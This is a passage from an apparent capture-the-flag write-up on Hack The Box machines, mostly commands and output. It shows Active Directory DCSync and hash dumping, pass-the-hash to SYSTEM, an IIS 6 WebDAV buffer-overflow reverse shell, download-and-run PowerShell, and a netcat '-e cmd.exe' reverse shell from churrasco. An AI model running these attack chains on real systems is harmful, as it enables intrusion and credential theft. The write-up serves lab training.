


Now we can use BloodHound's Analysis Tool to determine the Shortest Path to Domain Admin:




BloodHound will build a map of different routes to Domain Admin but we can filter it by labelling svc-alfresco as Owned





Now we have a much smaller map and if you follow the lines between each point it'll tell you whether the a user is a member of the account or Genericall which may contain steps to gain further access:



If you right click and select help it'll display how you can laterally move or escalate privileges:

Help: GenericAll

Info | Abuse Info | Opsec Considerations | References

OPERATORS@HTB.LOCAL if you are not running a process as a member. To do this in conjunction with Add-DomainGroupMember, first create a PSCredential object (these examples comes from the PowerView help documentation):

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('TESTLAB\dfm.a', $SecPassword)
```

Then, use Add-DomainGroupMember, optionally specifying $Cred if you are not already running a process as ACCOUNT OPERATORS@HTB.LOCAL:

```
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'harmj0y' -Credential $Cred
```

Finally, verify that the user was successfully added to the group with PowerView's Get-

Close

Each script requires you to run PowerView.ps1 on the target machine. Which we can do by setting up a python http server and using IEX to Download String:

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.18/PowerView.ps1')
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

```
┌──(kali㉿kali)-[~/HTB/Forest/priv_esc]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.161 - - [18/Mar/2023 13:06:14] "GET /PowerView.ps1 HTTP/1.1" 200 -
```

Now we need to create a new user, using net user command and add that user to the Exchange Windows Permissions group:

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user gio passwd123 /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net groups 'Exchange Windows Permissions' gio /add /Domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

And we can utilize the commands from BloodHound:

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.18/PowerView.ps1')
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $pass = ConvertTo-SecureString 'passwd123' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $cred = New-Object System.Management.Automation.PSCredential('HTB\gio', $pass)
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-DomainObjectAcl -Credential $cred -TargetIdentity 'DC=htb,DC=local' -PrincipalIdentity gio -Rights DCSync
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

Note: The last command differs, this may be becuase BloodHound needs an update.

Now with the permissions we have we can use secretsdump.py to dump all the users' hashes

```
┌──(kali㉿kali)-[~/HTB/Forest/priv_esc]
└─$ secretsdump.py htb/gio:passwd123@10.10.10.161
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Now with the nthash portion of the Administrator's hash we can attempt to Own the Admiinstrator account with crackmapexec:

```
┌──(kali㉿kali)-[~/HTB/Forest/priv_esc]
└─$ crackmapexec smb 10.10.10.161 -u administrator -H 32693b11e6aa90eb43d32c72a07ceea6
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [+] htb.local\administrator:32693b11e6aa90eb43d32c72a07ceea6 (Pwn3d!)
```

Now with psexec.py we can gain a shell onto the system:

```
┌──(kali㉿kali)-[~/HTB/Forest/priv_esc]
└─$ psexec.py -hashes 32693b11e6aa90eb43d32c72a07ceea6:32693b11e6aa90eb43d32c72a07ceea6 htb/administrator@10.10.10.161
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file VutgiuRl.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service TZyi on 10.10.10.161.....
[*] Starting service TZyi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Note the first portion of the hash doesn't need to be accurate so duplicating the captures has works fine.

Grandpa/IIS6 WebDAV

The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.14 > grandpa_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that port 80 is open hosting Microsoft IIS.

```
┌──(kali㉿kali)-[~/HTB/grandpa]
└─$ cat grandpa_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-28 14:17 EST
Nmap scan report for 10.10.10.14
Host is up (0.022s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
|_http-title: Under Construction
|_http-server-header: Microsoft-IIS/6.0
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE
| http-webdav-scan:
|   WebDAV type: Unknown
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE,
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK,
|   Server Date: Sat, 28 Jan 2023 19:19:00 GMT
|_  Server Type: Microsoft-IIS/6.0
| http-ntlm-info:
|   Target_Name: GRANPA
|   NetBIOS_Domain_Name: GRANPA
|   NetBIOS_Computer_Name: GRANPA
|   DNS_Domain_Name: granpa
|   DNS_Computer_Name: granpa
|_  Product_Version: 5.2.3790
Warning: OSScan results may be unreliable because we could not find at least
Device type: general purpose|media device
Running (JUST GUESSING): Microsoft Windows 2000|XP|2003|PocketPC/CE (94%), BT
OS CPE: cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_xp::sp1:p
microsoft:windows_ce:5.0.1400 cpe:/h:btvision:btvision%2b_box
Aggressive OS guesses: Microsoft Windows 2000 SP4 or Windows XP Professional
 Windows Server 2003 SP1 or SP2 (93%), Microsoft Windows Server 2003 SP2 (93%
 (91%), Microsoft Windows 2000 SP3/SP4 or Windows XP SP1/SP2 (90%), Microsoft
), Microsoft Windows 2000 SP1 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```

Using the vulnerability scanning capability of Nmap the assessor was able to determine that the server was

vulnerable to Frontpage extension anonymous login:

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
|_http-server-header: Microsoft-IIS/6.0
| http-enum:
|   /postinfo.html: Frontpage file or folder
|   /_vti_bin/_vti_aut/author.dll: Frontpage file or folder
|   /_vti_bin/_vti_aut/author.exe: Frontpage file or folder
|   /_vti_bin/_vti_adm/admin.dll: Frontpage file or folder
|   /_vti_bin/_vti_adm/admin.exe: Frontpage file or folder
|   /_vti_bin/fpcount.exe?Page=default.asp|Image=3: Frontpage file or folder
|   /_vti_bin/shtml.dll: Frontpage file or folder
|_  /_vti_bin/shtml.exe: Frontpage file or folder
| vulners:
|   cpe:/a:microsoft:internet_information_services:6.0:
|       PACKETSTORM:93313       6.0     https://vulners.com/packetstorm/PACKET
|       CVE-2009-4445   6.0     https://vulners.com/cve/CVE-2009-4445
|_      CVE-2009-4444   6.0     https://vulners.com/cve/CVE-2009-4444
| http-frontpage-login:
|   VULNERABLE:
|   Frontpage extension anonymous login
|     State: VULNERABLE
|       Default installations of older versions of frontpage extensions allow
|
|     References:
|_      http://insecure.org/sploits/Microsoft.frontpage.insecurities.html
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

A directory brute force reveals several directories with either no information or directories we cannot access:

```
GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.14/ ----
+ http://10.10.10.14/_private (CODE:403|SIZE:1529)
==> DIRECTORY: http://10.10.10.14/_vti_bin/
+ http://10.10.10.14/_vti_bin/_vti_adm/admin.dll (CODE:200|SIZE:195)
+ http://10.10.10.14/_vti_bin/_vti_aut/author.dll (CODE:200|SIZE:195)
+ http://10.10.10.14/_vti_bin/shtml.dll (CODE:200|SIZE:96)
+ http://10.10.10.14/_vti_cnf (CODE:403|SIZE:1529)
+ http://10.10.10.14/_vti_log (CODE:403|SIZE:1529)
+ http://10.10.10.14/_vti_pvt (CODE:403|SIZE:1529)
+ http://10.10.10.14/_vti_txt (CODE:403|SIZE:1529)
+ http://10.10.10.14/aspnet_client (CODE:403|SIZE:218)
==> DIRECTORY: http://10.10.10.14/images/
==> DIRECTORY: http://10.10.10.14/Images/

---- Entering directory: http://10.10.10.14/_vti_bin/ ----
==> DIRECTORY: http://10.10.10.14/_vti_bin/_vti_aut/

---- Entering directory: http://10.10.10.14/images/ ----

---- Entering directory: http://10.10.10.14/Images/ ----

---- Entering directory: http://10.10.10.14/_vti_bin/_vti_aut/ ----

-----------------
END_TIME: Sat Jan 28 18:14:24 2023
DOWNLOADED: 23060 - FOUND: 9
```

Knowing the server version I decided to check searchsploit for publicly known exploits:

```
┌──(kali㉿kali)-[~/HTB/grandpa]
└─$ searchsploit iis 6.0
---------------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------------
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065)
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities
---------------------------------------------------------------------------------------------
Shellcodes: No Results
```

The only exploit that may work is the WebDAV ScStoragePathFromUrl exploit. Luckily there is a github repository with an updated exploit script https://github.com/g0rx/iis6-exploit-2017-CVE-2017-7269:

g0rx Create iis6 reverse shell

README.md	Create README.md
iis6 reverse shell	Create iis6 reverse shell

README.md

iis6-exploit-2017-CVE-2017-7269

iis6 exploit 2017 CVE-2017-7269

Running the script with a NetCat listener set up granted a reverse shell:

```
┌──(kali㉿kali)-[~/HTB/grandpa]
└─$ python2 iis6webdav.py 10.10.10.14 80 10.10.14.4 443
PROPFIND / HTTP/1.1
Host: localhost
Content-Length: 1744
If: <http://localhost/aaaaaaa漯碡睡煃椄熙稹駓佰畣穩蠹噣浔桅犄傯啧杣 
鏬乳鯀坡澄塊 寙餚前輝漥呱盡景癃臕偰穢手敗畐楦穫睢癘扈妓ご汹偊呢倳咱桃
湦瑁羿G栻千槆灒 墜篚澶捆关祁穢鞣> (Not <locktoken:write1>) <http://lo
 歃浈偏穆傒潔琯奖潯獡侚慨穱彀廡坎呈鮞壛咻扦湃轄衣慷翉慴秈蹙割浩墏乏淘
塌奄煂 坷暘卡G栻湆栭湆栭劗癙G栻篧佴奇剎鐪鼯瑤硯恄柳鴐牺璋敵甜块 栭
艆栭韁 ¹栺潛纂栻柳 VVYA4444444444QATAXAZAPA3QADAZABARALAYAIAQAIAQAPA
ABAB30APB944JBRDDKLMN8KPM0KP4KOYM4CQJINDKSKPKPTKKQTKT0D8TKQ8RTJKKX1OTK
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.14] 1060
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>
```

Privilege Escalation

Now for privilege escalation we need adirectory we can write to:

```
C:\wmpub>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FDCB-B9EF

 Directory of C:\wmpub

01/29/2023  01:46 AM    <DIR>          .
01/29/2023  01:46 AM    <DIR>          ..
01/29/2023  01:46 AM                 7 test.txt
04/12/2017  04:05 PM    <DIR>          wmiislog
               1 File(s)              7 bytes
               3 Dir(s)   1,367,478,272 bytes free
```

Now I can use systeminfo to get System Information on the target machine that I can use to find an exploit:

```
C:\wmpub>systeminfo
systeminfo

Host Name:                 GRANPA
OS Name:                   Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:                5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:          HTB
Registered Organization:   HTB
Product ID:                69712-296-0024942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
System Up Time:            0 Days, 4 Hours, 39 Minutes, 57 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 6 Model 85 Stepping 7 GenuineIntel ~2294 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1,023 MB
Available Physical Memory: 757 MB
Page File: Max Size:       2,470 MB
Page File: Available:      2,299 MB
Page File: In Use:         171 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
```

Add this information to a systeminfo.txt file and use windows-exploit-suggester:

```
┌──(kali㉿kali)-[~]
└─$ python2 windows-exploit-suggester.py --database 2023-01-26-mssb.xls --systeminfo systeminfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 1 hotfix(es) against the 356 potential bulletins(s) with a database of 137 known exploits
[*] there are now 356 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2003 SP2 32-bit'
[*]
[M] MS15-051: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (3057191) - Important
[*]   https://github.com/hfiref0x/CVE-2015-1701, Win32k Elevation of Privilege Vulnerability, PoC
[*]   https://www.exploit-db.com/exploits/37367/ -- Windows ClientCopyImage Win32k Exploit, MSF
[*]
[E] MS15-010: Vulnerabilities in Windows Kernel-Mode Driver Could Allow Remote Code Execution (3036220) - Critical
[*]   https://www.exploit-db.com/exploits/39035/ -- Microsoft Windows 8.1 - win32k Local Privilege Escalation (MS15-010), P
[*]   https://www.exploit-db.com/exploits/37098/ -- Microsoft Windows - Local Privilege Escalation (MS15-010), PoC
[*]   https://www.exploit-db.com/exploits/39035/ -- Microsoft Windows win32k Local Privilege Escalation (MS15-010), PoC
[*]
[E] MS14-070: Vulnerability in TCP/IP Could Allow Elevation of Privilege (2989935) - Important
[*]   http://www.exploit-db.com/exploits/35936/ -- Microsoft Windows Server 2003 SP2 - Privilege Escalation, PoC
[*]
[E] MS14-068: Vulnerability in Kerberos Could Allow Elevation of Privilege (3011780) - Critical
[*]   http://www.exploit-db.com/exploits/35474/ -- Windows Kerberos - Elevation of Privilege (MS14-068), PoC
[*]
```

It list several exploit but none of which work. There happened to be a website with notes on Privilege escalation that provided the right exploit https://mysecurityjournal.blogspot.com/p/client-side-attacks.html setup a SMB

share and transfer file:

```
┌──(kali㉿kali)-[~/impacket/impacket]
└─$ smbserver.py share .
Impacket v0.10.1.dev1+20230120.195338.34229464 - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.14,1031)
[*] AUTHENTICATE_MESSAGE (\,GRANPA)
[*] User GRANPA\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] AUTHENTICATE_MESSAGE (HTB\GRANPA$,GRANPA)
[*] User GRANPA\GRANPA$ authenticated successfully
[*] GRANPA$::HTB:5f3a1889bb29fe6d0000000000000000000000000000000000:89f64e01aa382e60ebc
[*] Closing down connection (10.10.10.14,1031)
[*] Remaining connections []
[*] Incoming connection (10.10.10.14,1033)
[*] AUTHENTICATE_MESSAGE (HTB\GRANPA$,GRANPA)
[*] User GRANPA\GRANPA$ authenticated successfully
[*] GRANPA$::HTB:ce8128f1cca7d5c90000000000000000000000000000000000:13a61bc0df5050b6994
[-] Unknown level for query path info! 0x109
[*] Closing down connection (10.10.10.14,1033)
[*] Remaining connections []
[*] Incoming connection (10.10.10.14,1035)
[*] AUTHENTICATE_MESSAGE (HTB\GRANPA$,GRANPA)
[*] User GRANPA\GRANPA$ authenticated successfully
[*] GRANPA$::HTB:26a4a099798eb9cf0000000000000000000000000000000000:4bf1065092891319cbf
[-] Unknown level for query path info! 0x109
[*] Closing down connection (10.10.10.14,1035)
[*] Remaining connections []
```

```
C:\wmpub>copy \\10.10.14.4\share\nc.exe .
copy \\10.10.14.4\share\nc.exe .
The system cannot find the file specified.

C:\wmpub>copy \\10.10.14.4\share\nc.exe .
copy \\10.10.14.4\share\nc.exe .
        1 file(s) copied.

C:\wmpub>copy \\10.10.14.4\share\churrasco.exe .
copy \\10.10.14.4\share\churrasco.exe .
        1 file(s) copied.

C:\wmpub>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FDCB-B9EF

 Directory of C:\wmpub

01/29/2023  05:05 AM    <DIR>          .
01/29/2023  05:05 AM    <DIR>          ..
01/29/2023  02:02 AM            31,232 churrasco.exe
01/29/2023  04:55 AM            38,616 nc.exe
04/12/2017  04:05 PM    <DIR>          wmiislog
               2 File(s)         69,848 bytes
               3 Dir(s)   1,360,846,848 bytes free
```

Now we can run the exploit and have it use NetCat to another listener:

```
C:\wmpub>.\churrasco.exe -d "C:\wmpub\nc.exe -e cmd.exe 10.10.14.4 8080"
.\churrasco.exe -d "C:\wmpub\nc.exe -e cmd.exe 10.10.14.4 8080"
/churrasco/-->Current User: NETWORK SERVICE
/churrasco/-->Getting Rpcss PID ...
/churrasco/-->Found Rpcss PID: 668
/churrasco/-->Searching for Rpcss threads ...
/churrasco/-->Found Thread: 672
/churrasco/-->Thread not impersonating, looking for another thread ...
/churrasco/-->Found Thread: 676
/churrasco/-->Thread not impersonating, looking for another thread ...
/churrasco/-->Found Thread: 684
/churrasco/-->Thread impersonating, got NETWORK SERVICE Token: 0x734
/churrasco/-->Getting SYSTEM token from Rpcss Service ...
/churrasco/-->Found SYSTEM token 0x72c
/churrasco/-->Running command with SYSTEM Token ...
/churrasco/-->Done, command should have ran as SYSTEM!
```

```
┌──(kali㉿kali)-[~]
└─$ sudo mv ~/HTB/grandpa/churrasco.exe impacket/impacket/

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.14] 1037
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\TEMP>
```

Now we have Administrative Privileges:

```
C:\WINDOWS\TEMP>whoami
whoami
nt authority\system

C:\WINDOWS\TEMP>
```

Granny/WebDAV Arbitrary Upload

The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.15 > granny_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that port 80 is open hosting Microsoft IIS.

```
Host is up (0.023s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND
| http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   WebDAV type: Unknown
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, M
|   Server Date: Sun, 29 Jan 2023 03:50:50 GMT
|_  Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POS
| http-ntlm-info:
|   Target_Name: GRANNY
|   NetBIOS_Domain_Name: GRANNY
|   NetBIOS_Computer_Name: GRANNY
|   DNS_Domain_Name: granny
|   DNS_Computer_Name: granny
|_  Product_Version: 5.2.3790
|_http-title: Under Construction
|_http-server-header: Microsoft-IIS/6.0
Warning: OSScan results may be unreliable because we could not
Device type: general purpose|media device
Running (JUST GUESSING): Microsoft Windows 2000|XP|2003|PocketP
OS CPE: cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:win
microsoft:windows_ce:5.0.1400 cpe:/h:btvision:btvision%2b_box
Aggressive OS guesses: Microsoft Windows 2000 SP4 or Windows XP
 Windows Server 2003 SP1 or SP2 (93%), Microsoft Windows Server
 (91%), Microsoft Windows 2000 SP3/SP4 or Windows XP SP1/SP2 (9
), Microsoft Windows 2000 SP1 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Since this is an older version of IIS we can use a tool known as *davtest* to test a site for upload capability:

```
┌──(kali㉿kali)-[~]
└─$ davtest --url http://10.10.10.15
********************************************************
 Testing DAV connection
OPEN            SUCCEED:        http://10.10.10.15
********************************************************
NOTE    Random string for this session: 4jWYpIgY
********************************************************
 Creating directory
MKCOL           SUCCEED:        Created http://10.10.10.15/DavTestDir_4jWYpIgY
********************************************************
 Sending test files
PUT     pl      SUCCEED:        http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.pl
PUT     cfm     SUCCEED:        http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.cfm
PUT     asp     FAIL
PUT     aspx    FAIL
